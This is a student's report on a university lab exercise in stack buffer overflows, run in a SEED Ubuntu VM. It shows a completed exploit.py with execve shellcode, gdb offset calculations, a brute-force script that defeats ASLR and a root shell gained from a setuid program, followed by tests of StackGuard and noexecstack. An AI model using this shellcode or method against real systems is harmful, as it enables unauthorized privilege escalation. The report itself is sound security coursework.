

Lab 5: Buffer Overflow Attack

Description and Lab Setting:

The purpose of this lab is to learn about buffer overflow attacks, specifically what makes programs vulnerable to them, how these vulnerabilities can be exploited, and to learn techniques to exploit them. The lab also covers some of the basic protections that are in place against buffer overflow attacks and shows how they work as safeguards.

This lab was completed using the seed Ubuntu VM setup at the beginning of the semester. The vulnerable program “stack.c” was provided in the lab materials and has vulnerabilities to buffer overflow attacks. Also provided was some skeleton code for creating the exploits needed for a successful buffer overflow attack.


Design:

The attack in this lab was based on exploiting a vulnerability in the provided program “stack.c”. Before beginning the attack, I needed to disable Address Space Randomization which is a countermeasure in Linux-based systems that randomizes the starting addresses of stack & heaps to help protect against buffer overflow attacks. To accomplish this attack, I needed to find the memory addresses of the base of the buffer and EBP as well as the size of the offset. Doing this will allow for me to determine the return address and fill out the skeleton code for the exploit file we were provided. Which will generate a “badfile” that will be used for the buffer overflow attack. The attacking strategies for this lab are fairly simple, once I have the memory addresses and offset, I can use this to get the return address and begin creating the “badfile”.

Observation and Explanation:

Task 1:


For task 1 we needed to disable the countermeasures. I disabled Address Space Randomization and reconfigured /bin/sh to link to another shell other than dash, which features countermeasures. These two actions can be seen in the screenshot below.



```
/bin/bash
/bin/bash 80x24
[04/13/21]seed@VM:~$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
[04/13/21]seed@VM:~$ sudo ln -sf /bin/zsh bin/sh
[04/13/21]seed@VM:~$
```

Task 2:

For task 2 we were getting familiar with the shell code. We were provided with a file `call_shellcode.c` and we needed to compile it while making the stack executable. This was done using the “-z execstack” option. The run of the compiled code can be seen in the screenshot below.



```
[04/13/21]seed@VM:~/.../sf_Lab5$ ls
call_shellcode.c  exploit.c  stack.c  Task1
[04/13/21]seed@VM:~/.../sf_Lab5$ gcc -z execstack -o call_shellcode call_shellcode.c

[04/13/21]seed@VM:~/.../sf_Lab5$
[04/13/21]seed@VM:~/.../sf_Lab5$ ls
call_shellcode  call_shellcode.c  exploit.c  stack.c  Task1
[04/13/21]seed@VM:~/.../sf_Lab5$ ./call_shellcode
$ id
uid=1000(seed) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugindev),113(lpadmin),128(sambashare),99(vboxsf)
$
```

It was successful in opening a shell, as you can see in the screenshot after the program was run a shell opened on the next line where I typed the `id` command to get information about the shell session.

Task 3:

For task 3 we are setting up the vulnerable program `stack.c` for the attack in task 4. To do this I needed to compile the program and ensure that the correct options were set to make the stack executable and disable gcc Stack-Guard protections, otherwise the attack will not work in task 4. The command “`gcc -DBUF_SIZE=56 -o stack -z execstack -fno-stack-protector stack.c`” was run to compile the program `stack.c`. The “-o stack” portion simply names the compiled program “stack”. The “-z execstack” portion is important as this is where the stack is made executable. Finally, the “-fno-stack-protector” portion is disabling the Stack-Guard countermeasure. After running this command, the program was compiled and saved as “stack” which can be seen in the screenshot below. After compiling I needed to make the “stack” a root owned Set-UID program. To do this I used the “`sudo chown root stack`” command which changes the ownership of the file to root. As well as the “`sudo chmod 4755 stack`” command which enabled the Set-UID bit. These changes can also be seen in the screenshot below. After the first command you can see the owner is root and after the second command you can see the “stack” program is now highlighted red meaning the Set-UID bit was enabled.

The stack program takes an input file named “badfile”, to test to make sure everything had worked correctly I created a file “badfile” and added a string of a random length to it and then ran the “stack” program. As seen below the program did work and because “badfile” was not yet setup for the attack there was a “Segmentation Fault” error which was expected.

```
[04/13/21]seed@VM:~/.../sf_Lab5$ touch badfile  
[04/13/21]seed@VM:~/.../sf_Lab5$ echo "aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa  
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa  
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa" > badfile  
[04/13/21]seed@VM:~/.../sf_Lab5$ ./stack  
Segmentation fault  
[04/13/21]seed@VM:~/.../sf_Lab5$
```

In task 4 we must use one of the exploit files provided (exploit.c or exploit.py) to create the “badfile” that will be used to launch the buffer overflow attack. Before doing this though I needed to memory address information for the vulnerable program stack in order to launch the buffer overflow attack. To do this I created a debuggable version of “stack” called “stack_gdb” debugging this allowed for me to get the memory address of different parts of the stack. I put a breakpoint at the strcpy() line of “stack.c” which is where the buffer overflow vulnerability is. The result of this debugging can be seen in the screenshot below.

```
[-----registers-----]
EAX: 0xbfffeaf7 --> 0x34208
EBX: 0x0
ECX: 0x804fb20 --> 0x0
EDX: 0x0
ESI: 0xb7f1b000 --> 0x1b1db0
EDI: 0xb7f1b000 --> 0x1b1db0
EBP: 0xbfffea98 --> 0xbfffed08 --> 0x0
ESP: 0xbfffea50 --> 0xb7fff000 --> 0x23f3c
EIP: 0x80484f1 (<bof+6>:      sub    esp,0x8)
EFLAGS: 0x286 (carry PARITY adjust zero SIGN trap INTERRUPT direction overflow)
[-----code-----]
0x80484eb <bof>:      push    ebp
0x80484ec <bof+1>:    mov     ebp,esp
0x80484ee <bof+3>:    sub     esp,0x48
=> 0x80484f1 <bof+6>:    sub     esp,0x8
0x80484f4 <bof+9>:    push    DWORD PTR [ebp+0x8]
0x80484f7 <bof+12>:   lea     eax,[ebp-0x40]
0x80484fa <bof+15>:   push    eax
0x80484fb <bof+16>:   call   0x8048390 <strcpy@plt>
[-----stack-----]
0000| 0xbfffea50 --> 0xb7fff000 --> 0x23f3c
0004| 0xbfffea54 --> 0x804825c --> 0x62696c00 ('')
0008| 0xbfffea58 --> 0x8048620 --> 0x61620072 ('r')
0012| 0xbfffea5c --> 0xb7dc78f7 (<_GI_IO_fread+119>: add    esp,0x10)
0016| 0xbfffea60 --> 0x804fa88 --> 0xfbad2498
0020| 0xbfffea64 --> 0xbfffeaf7 --> 0x34208
0024| 0xbfffea68 --> 0x205
0028| 0xbfffea6c --> 0xb7c10bf0 ("strcmp")
[-----]
Legend: code, data, rodata, value

Breakpoint 1, bof (str=0xbfffeaf7 "\b\003") at stack.c:17
17      strcpy(buffer, str);
gdb-peda$ p $ebp
$1 = (void *) 0xbfffea98
gdb-peda$ p &buffer
$2 = (char (*)[56]) 0xbfffea58
gdb-peda$
```

After the breakpoint was reached, I could now get the memory addresses I needed. To find the memory address of \$ebp I did “p \$ebp” which printed the address which was “0xbfffea98”. I repeated this for the base of the buffer “p &buffer” which had an address of “0xbfffea58”. Next, I did “p (0xbfffea98 - 0xbfffea58)” to find the size of the offset which was “0x40”. This all can be seen in the screenshot below.

```
Breakpoint 1, bof (str=0xbfffeaf7 "\b\003") at stack.c:17
17      strcpy(buffer, str);
gdb-peda$ p $ebp
$1 = (void *) 0xbfffea98
gdb-peda$ p &buffer
$2 = (char (*)[56]) 0xbfffea58
gdb-peda$ p (0xbfffea98-0xbfffea58)
$3 = 0x40
```

Now that I have the memory address, I could move on to creating the “badfile”, I chose to use the “exploit.py” file for creating the “badfile” as it was simpler to use. Below is the screenshot of the “exploit.py” file after I made the changes needed for it to correctly generate a “badfile” that would successfully accomplish the buffer overflow attack on the “stack” program.

```
#!/usr/bin/python3
import sys

shellcode= (
    "\x31\xc0"    # xorl    %eax,%eax
    "\x50"        # pushl   %eax
    "\x68"        # pushl   $0x68732f2f
    "\x68"        # pushl   $0x6e69622f
    "\x89\xe3"    # movl    %esp,%ebx
    "\x50"        # pushl   %eax
    "\x53"        # pushl   %ebx
    "\x89\xe1"    # movl    %esp,%ecx
    "\x99"        # cdq
    "\xb0\x0b"    # movb    $0x0b,%al
    "\xcd\x80"    # int     $0x80
).encode('latin-1')

# Fill the content with NOP's
content = bytearray(0x90 for i in range(517))

# Put the shellcode at the end
start = 517 - len(shellcode)
content[start:] = shellcode

#####
ret    = 0xbfffea58 + 0x44 + 0x16 # replace 0xAABBCCDD with the correct value
offset = 0x44                    # replace 0 with the correct value

content[offset:offset + 4] = (ret).to_bytes(4,byteorder='little')
#####

# Write the content to a file
with open('badfile', 'wb') as f:
    f.write(content)
```

As seen above for the offset I knew the distance from earlier was ‘0x40’, so I added 4 to it as I need the next spot in the stack. For the return address I used the address for the base of buffer which I gathered earlier and was “0xbfffea58” I then added the offset to it plus another “0x16” spaces in memory so that I would be certain I have overflowed the stack and was in a spot where the shell code could be executed. After making these changes to the “exploit.py” file I closed it and ran it which created the “badfile” as seen in the screenshot below. After creating the “badfile” I could now run “stack” to see if the “badfile” worked in accomplishing a buffer overflow attack.

```
[04/13/21]seed@VM:~/.../sf_Lab5$ ll
total 52
-rwxrwxr-x 1 seed seed 7388 Apr 13 20:26 call_shellcode
-rwxrwx--- 1 seed seed 970 Apr 13 20:08 call_shellcode.c
-rwxrwx--- 1 seed seed 1260 Apr 13 20:00 exploit.c
-rwxrwxr-x 1 seed seed 1037 Apr 13 22:10 exploit.py
-rw-rw-r-- 1 seed seed 11 Apr 13 21:48 peda-session-stack_gdb.txt
-rwsr-xr-x 1 root seed 7516 Apr 13 20:30 stack
-rwxrwx--- 1 seed seed 760 Apr 13 20:00 stack.c
-rwxrwxr-x 1 seed seed 9844 Apr 13 21:12 stack_gdb
drwxrwx--- 2 seed seed 4096 Apr 13 20:00 Task1
[04/13/21]seed@VM:~/.../sf_Lab5$ gedit exploit.py
[04/13/21]seed@VM:~/.../sf_Lab5$ ./exploit.py
[04/13/21]seed@VM:~/.../sf_Lab5$ ll
total 56
-rw-rw-r-- 1 seed seed 517 Apr 13 22:11 badfile
-rwxrwxr-x 1 seed seed 7388 Apr 13 20:26 call_shellcode
-rwxrwx--- 1 seed seed 970 Apr 13 20:08 call_shellcode.c
-rwxrwx--- 1 seed seed 1260 Apr 13 20:00 exploit.c
-rwxrwxr-x 1 seed seed 1037 Apr 13 22:11 exploit.py
-rw-rw-r-- 1 seed seed 11 Apr 13 21:48 peda-session-stack_gdb.txt
-rwsr-xr-x 1 root seed 7516 Apr 13 20:30 stack
-rwxrwx--- 1 seed seed 760 Apr 13 20:00 stack.c
-rwxrwxr-x 1 seed seed 9844 Apr 13 21:12 stack_gdb
drwxrwx--- 2 seed seed 4096 Apr 13 20:00 Task1
[04/13/21]seed@VM:~/.../sf_Lab5$ ./stack
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare),999(vboxsf)
#
```

As seen above after running “stack” a new shell did in fact open and as you can see the “euid” was set to root, so I had a root shell. The changes I made to “exploit.py” were successful in generating a “badfile” that successfully executed the buffer overflow attack.

Task 5:

In task 5 we are reenabling Address Randomization and attempting to defeat it using the same method as before in task 4 except this time in order to defeat it we will use a brute force method of task 4. So before beginning task 5 I needed to reenable Address Randomization in the Ubuntu VM. To do this I ran the following command “sudo /sbin/sysctl -w kernel.randomize_va_space=2” this can be seen in the screenshot below.

```
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare),999(vboxsf)
# exit
[04/15/21]seed@VM:~/.../sf_Lab5$ sudo /sbin/sysctl -w kernel.randomize_va_space=2
kernel.randomize_va_space = 2
[04/15/21]seed@VM:~/.../sf_Lab5$
```

After doing this I ran the “bruteforce.sh” shell script which was provided to us in the lab manual. The script is very simple, it keeps track of time and prints the time currently elapsed as well as the number of times that the “stack” program is called and displays both to the terminal as the shell script runs. The script runs continuously until it is successful in a buffer overflow attack. The code for the shell script can be seen below.


```
~/Desktop/sf_Lab5/bruteforce.sh - Sublime Text (UNREGISTERED)
bruteforce.sh
1  #!/bin/bash
2  SECONDS=0
3  value=0
4  while [ 1 ] do
5      value=$(( $value + 1 ))
6      duration=$SECONDS
7      min=$((duration / 60))
8      sec=$((duration % 60))
9      echo "$min minutes and $sec seconds elapsed."
10     echo "The program has been running $value times so far."
11     ./stack
12 done
13
```

After setting up the script I proceeded to run it and waited for it to successfully complete the same buffer overflow attack as task 4. I was fairly lucky that it only took 11 seconds for the shell script to succeed, and it succeeded on its 6987th attempt. The screenshot of the success can be seen below.

```
The program has been running 6983 times so far.
./bruteforce.sh: line 12: 20903 Segmentation fault      ./stack
0 minutes and 11 seconds elapsed.
The program has been running 6984 times so far.
./bruteforce.sh: line 12: 20904 Segmentation fault      ./stack
0 minutes and 11 seconds elapsed.
The program has been running 6985 times so far.
./bruteforce.sh: line 12: 20905 Segmentation fault      ./stack
0 minutes and 11 seconds elapsed.
The program has been running 6986 times so far.
./bruteforce.sh: line 12: 20906 Segmentation fault      ./stack
0 minutes and 11 seconds elapsed.
The program has been running 6987 times so far.
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare),999(vboxsf)
#
```

Just as seen in task 4 the buffer overflow attack was successful and opened another shell with a euid=root. The brute force method did in fact work in defeating the Address Randomization countermeasure in Ubuntu. In other cases, it may take longer than 11 secs, I got fairly lucky in that aspect, but it was good to see how the brute force method can be useful for beating certain countermeasures.

Task 6:

For task 6 we are checking to see how the buffer overflow attack from task 4 will work with the two other counter measures that were discussed. Before beginning task 6 I needed to again disable the Address Randomization in Ubuntu. That can be seen in the screenshot below.

```
^C
[04/15/21]seed@VM:~/.../sf_Lab5$ sudo /sbin/sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
[04/15/21]seed@VM:~/.../sf_Lab5$ █
```

For the first part of task 6 we want to see the affect Stack-Guard protection has on a buffer overflow attack. So, after disabling Address Randomization I now needed to recompile the “stack.c” program this time without the “-fno-stack-protector” option so that gcc’s Stack-Guard protection would be enabled for the program. I did that and then did the “chmod 4755” so that the Set-UID bit would be enabled. The screenshot of this can be seen below.

```
[04/15/21]seed@VM:~/.../sf_Lab5$ gcc stack.c -o stack -z execstack
[04/15/21]seed@VM:~/.../sf_Lab5$ ll
total 60
-rw-rw-r-- 1 seed seed 517 Apr 13 22:11 badfile
-rwxrwxr-x 1 seed seed 260 Apr 15 21:01 bruteforce.sh
-rwxrwxr-x 1 seed seed 7388 Apr 13 20:26 call_shellcode
-rwxrwx--- 1 seed seed 970 Apr 13 20:08 call_shellcode.c
-rwxrwx--- 1 seed seed 1260 Apr 13 20:00 exploit.c
-rwxrwxr-x 1 seed seed 1037 Apr 13 22:11 exploit.py
-rw-rw-r-- 1 seed seed 11 Apr 13 21:48 peda-session-stack_gdb.txt
-rwxrwxr-x 1 seed seed 7564 Apr 15 21:18 stack
-rwxrwx--- 1 seed seed 760 Apr 13 20:00 stack.c
-rwxrwxr-x 1 seed seed 9844 Apr 13 21:12 stack_gdb
drwxrwx--- 2 seed seed 4096 Apr 13 20:00 Task1
[04/15/21]seed@VM:~/.../sf_Lab5$ sudo chmod 4755 stack
[04/15/21]seed@VM:~/.../sf_Lab5$ ll
total 60
-rw-rw-r-- 1 seed seed 517 Apr 13 22:11 badfile
-rwxrwxr-x 1 seed seed 260 Apr 15 21:01 bruteforce.sh
-rwxrwxr-x 1 seed seed 7388 Apr 13 20:26 call_shellcode
-rwxrwx--- 1 seed seed 970 Apr 13 20:08 call_shellcode.c
-rwxrwx--- 1 seed seed 1260 Apr 13 20:00 exploit.c
-rwxrwxr-x 1 seed seed 1037 Apr 13 22:11 exploit.py
-rw-rw-r-- 1 seed seed 11 Apr 13 21:48 peda-session-stack_gdb.txt
-rwsr-xr-x 1 seed seed 7564 Apr 15 21:18 stack
-rwxrwx--- 1 seed seed 760 Apr 13 20:00 stack.c
-rwxrwxr-x 1 seed seed 9844 Apr 13 21:12 stack_gdb
drwxrwx--- 2 seed seed 4096 Apr 13 20:00 Task1
[04/15/21]seed@VM:~/.../sf_Lab5$ █
```

After this I was now ready to attempt the buffer overflow attack again with Stack-Guard protection enabled. I proceeded to run “stack” same as was done in task 4. However, this time I was returned with the following error “***stack smashing detected***, ./stack terminated Aborted”. This can be seen below.

```
[04/15/21]seed@VM:~/.../sf_Lab5$ ./stack
0xbffff9e4
*** stack smashing detected ***: ./stack terminated
Aborted
[04/15/21]seed@VM:~/.../sf_Lab5$ ./stack
0xbffff9e4
*** stack smashing detected ***: ./stack terminated
Aborted
[04/15/21]seed@VM:~/.../sf_Lab5$ ./stack
0xbffff9e4
*** stack smashing detected ***: ./stack terminated
Aborted
[04/15/21]seed@VM:~/.../sf_Lab5$ █
```


This means that the Stack-Guard protection worked as intended and detected that the buffer overflow attack was being attempted so the program terminated in order to prevent the attack.

In the second part of task 6 we are disabling Stack-Guard protector again and this time compiling the program “stack” with the “noexecstack” option. This option makes it impossible to run shellcode on the stack. After recompiling with Stack-Guard disabled and the “noexecstack” option I attempted the buffer overflow attack from task 4 again. This can be seen in the screenshot below.

```
[04/15/21]seed@VM:~/.../sf_Lab5$ gcc stack.c -o stack -z noexecstack -fno-stack-protector
[04/15/21]seed@VM:~/.../sf_Lab5$ ll
total 60
-rw-rw-r-- 1 seed seed 517 Apr 13 22:11 badfile
-rwxrwxr-x 1 seed seed 260 Apr 15 21:01 bruteforce.sh
-rwxrwxr-x 1 seed seed 7388 Apr 13 20:26 call_shellcode
-rwxrwx--- 1 seed seed 970 Apr 13 20:08 call_shellcode.c
-rwxrwx--- 1 seed seed 1260 Apr 13 20:00 exploit.c
-rwxrwxr-x 1 seed seed 1037 Apr 13 22:11 exploit.py
-rw-rw-r-- 1 seed seed 11 Apr 13 21:48 peda-session-stack_gdb.txt
-rwxrwxr-x 1 seed seed 7552 Apr 15 21:23 stack
-rwxrwx--- 1 seed seed 788 Apr 15 21:20 stack.c
-rwxrwxr-x 1 seed seed 9844 Apr 13 21:12 stack_gdb
drwxrwx--- 2 seed seed 4096 Apr 13 20:00 Task1
[04/15/21]seed@VM:~/.../sf_Lab5$ ./stack
0xbffff9f8
Segmentation fault
[04/15/21]seed@VM:~/.../sf_Lab5$ ./stack
0xbffff9f8
Segmentation fault
[04/15/21]seed@VM:~/.../sf_Lab5$ ./stack
0xbffff9f8
Segmentation fault
[04/15/21]seed@VM:~/.../sf_Lab5$
```

As seen in the screenshot on every attempt to run the newly compiled “stack” program it was returned with a “Segmentation Fault”. This is because as mentioned before the “noexecstack” option makes it impossible to run shellcode from the stack. So, while the buffer is overloaded the shell code is not run and no shell is created so the program returns with a “Segmentation Fault”. It is important to note though this does not stop buffer overflow attacks. The buffer was still overflowed but the stack had protections against shell code however there are other ways to bypass the “noexecstack” option as mentioned in the lab manual, there are other ways to run malicious code after exploiting a buffer overflow vulnerability. However, this is not within the scope of this lab, so this is where I stopped.

Summary:

Overall, I was successful in completing the lab, the buffer overflow attack was successful in opening a root shell. In this lab I gained hands on experience and a deeper understanding of how buffer overflow attacks work. I also learned about the countermeasures both in the operating system and those that are built into the gcc compiler and how these counter-measures work protecting against buffer overflow attacks. In this lab I saw how dangerous buffer overflow attacks can be, if successful you could do something similar to this lab in the real world and

Gregory Kukanich

01078189

execute unauthorized code to escalate privileges in a target system. I also gained a deeper understanding of how stacks work and the importance of understanding them, as it is important to understand this if you want to protect a program or system against buffer overflow attacks.